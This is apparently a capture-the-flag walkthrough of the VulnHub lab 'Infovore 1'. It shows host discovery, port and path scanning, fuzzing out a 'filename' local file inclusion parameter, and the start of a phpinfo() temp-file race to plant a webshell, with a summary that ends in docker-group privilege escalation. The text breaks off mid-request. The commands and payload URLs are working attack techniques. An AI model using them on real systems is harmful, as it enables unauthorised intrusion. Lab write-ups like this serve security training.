Infovore 1
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. A single port 80 hides afilenameparameter with LFI, but it only reads/etc/passwd. The way in is aninfo.phpwithfile_uploads On: exploit the phpinfo() race condition to upload a webshell to the temporary file and include it before PHP deletes it, gaining a shell aswww-datainside a container. From there we break out with an encrypted SSH key pair (cracked withssh2john) and the reuse of the passphrase to reach the host asadmin; sinceadminis in thedockergroup, the docker group abuse mounts the host root and yields root.
Recon
Host discovery
The box is a VulnHub image on the local network, so before scanning ports it has to be found. An ARP sweep pulls it out by its VMware MAC:
sudo arp-scan -I eth0 --localnet --ignoredups --macfile=/usr/share/arp-scan/ieee-oui.txt
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a0:4d:d4, IPv4: 192.168.1.80
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     2c:70:4f:14:4e:c7   (Unknown)
192.168.1.136   b0:a4:60:cf:91:26   Intel Corporate
192.168.1.156   00:0c:29:77:73:5f   VMware, Inc.
192.168.1.141   78:8b:2a:b1:7f:9b   Zhen Shi Information Technology (Shanghai) Co., Ltd.
Ending arp-scan 1.10.0: 256 hosts scanned in 2.510 seconds (101.99 hosts/sec). 9 responded
Target: 192.168.1.156.
ping -c 1 192.168.1.156
64 bytes from 192.168.1.156: icmp_seq=1 ttl=64 time=0.45 msTTL 64 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so an undecremented 64 also means there are no routers in between; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 192.168.1.156 -oG scan
Discovered open port 80/tcp on 192.168.1.156
Completed SYN Stealth Scan (65535 total ports)

PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 00:0C:29:77:73:5F (VMware)
A single port. There is not even SSH, so port 80 is not the preferred route: it is the only one.

Extracting information...
IP Address: 192.168.1.156
Open ports: 80

Ports copied to clipboard
nmap -p80 -sCV 192.168.1.156
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Include me ...
MAC Address: 00:0C:29:77:73:5F (VMware)
The page title is Include me .... Not decoration: include() is the PHP function that loads another file, and the author is announcing the vulnerability class straight from the HTML head. Worth noting, since it justifies every minute spent later hunting for an inclusion parameter.
whatweb 192.168.1.156
http://192.168.1.156 [200 OK] Apache[2.4.38], Bootstrap, Country[RESERVED][ZZ], HTML5,
  HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.1.156], JQuery[3.4.1],
  Script, Title[Include me ...], X-Powered-By[PHP/7.4.7]
PHP 7.4.7, confirmed by the X-Powered-By header. Wappalyzer, in the browser, draws the same stack and adds the operating system:

Operating systems: Debian
Web servers: Apache HTTP Server 2.4.38
Programming languages: PHP 7.4.7
JavaScript libraries: jQuery 3.4.1
UI frameworks: Bootstrap 4.3.1
Font scripts: Google Font API
The template is a stock Bootstrap One Page Wonder with nothing of its own, but the tab title does not match it: it reads Include me .... The source explains why:

<html>
<title>Include me ...</title>
<body>
<p>
<!DOCTYPE html>
<html lang="en">
...
    <title>One Page Wonder - Start Bootstrap Template</title>
There are two HTML documents glued together: a bare <html><title>Include me ...</title><body><p> and, inside it, the full template with its own <!DOCTYPE> and its own <title>. No designer writes that: it is the wrapper a PHP script prints before including whatever it is asked for. In other words, index.php does not serve a page, it serves the result of including a file, and the title says out loud what to do. What is missing is which parameter carries that file.
Path enumeration: almost nothing
dirsearch -u http://192.168.1.156 --exclude-status=403,404
[15:05:22] 200 -    1KB - /index.php
[15:05:24] 200 -   79KB - /info.php
[15:05:31] 301 -  317B  - /vendor  ->  http://192.168.1.156/vendor/
Task Completed
gobuster dir -u http://192.168.1.156 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -b 404
/vendor               (Status: 301) [Size: 317] [--> http://192.168.1.156/vendor/]
/index.php            (Status: 200) [Size: 1141]
/info.php             (Status: 200) [Size: 81321]
Progress: 220560 / 220561 (100.00%)
/vendor gets the same treatment, and it only holds the two library directories the template already used:
gobuster dir -u http://192.168.1.156/vendor -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -b 404
/bootstrap            (Status: 301) [Size: 325] [--> http://192.168.1.156/vendor/bootstrap/]
/jquery               (Status: 301) [Size: 322] [--> http://192.168.1.156/vendor/jquery/]
Progress: 220564 / 220565 (100.00%)
dirsearch -u http://192.168.1.156/vendor/bootstrap --exclude-status=404,403
[15:10:54] 301 -   328B - /vendor/bootstrap/js   ->  http://192.168.1.156/vendor/bootstrap/js/
[15:11:13] 301 -   329B - /vendor/bootstrap/css  ->  http://192.168.1.156/vendor/bootstrap/css/
We walk /vendor and its subdirectories (jquery, bootstrap) and there is nothing but the libraries. Two scanners, 220,560 requests for the second one, and the full inventory is three resources. When path enumeration dries up like that, what is left to fuzz is not files: it is parameters.
Parameter fuzzing: filename
The title said "Include me", so we hunt for the parameter that includes. The technique is to point every candidate name at a known file and keep the one that changes the response:
wfuzz -u 'http://192.168.1.156/?FUZZ=/etc/passwd' -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hh=275,4743 -t 100
Target: http://192.168.1.156/?FUZZ=/etc/passwd
Total requests: 220564

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000025372:   200        26 L     33 W       1006 Ch     "filename"

Total time: 252.9543
Processed Requests: 220564
Filtered Requests: 220563
Requests/sec.: 871.9518
One in 220,564. The double --hh=275,4743 filter drops the two "normal" response lengths (the page with the parameter ignored, and the error page), and what remains is filename returning 1006 characters, roughly the size of an /etc/passwd.
Exploitation: LFI + phpinfo() race condition
An LFI that only reads /etc/passwd

The LFI is confirmed. But it is a strangely limited one:

Any other path returns a blank page. And PHP wrappers, which usually route around these restrictions, do not help either:
http://192.168.1.156/?filename=php://filter/convert.base64-encode/resource=/etc/hosts
No base64, no data://, no other filter. The behaviour fits an allowlist in the code that only permits that one file, so arbitrary read is off the table. The LFI on its own is worth nothing.
But an include() does not just read: it executes. If we can get a PHP file to exist on disk whose path we can pass through filename, that code will run. And that is where the info.php from the scan comes back.
file_uploads On in info.php

file_uploads      On      On
upload_tmp_dir    no value
upload_max_filesize  2M
file_uploads = On is the key directive, and it means something that surprises a lot of people: PHP accepts files in any multipart/form-data request, whether or not the application has an upload form. It stores them in a randomly named temporary file under /tmp and deletes them when the request ends.
The second gift comes from phpinfo() itself: among the variables it prints is $_FILES, that is, the tmp_name of the file just uploaded.
Confirming the upload and the tmp_name
We capture the request to info.php, change the method to POST and add a multipart body:


POST /info.php HTTP/1.1
Host: 192.168.1.156
Content-Type: multipart/form-data; boundary=--prueba
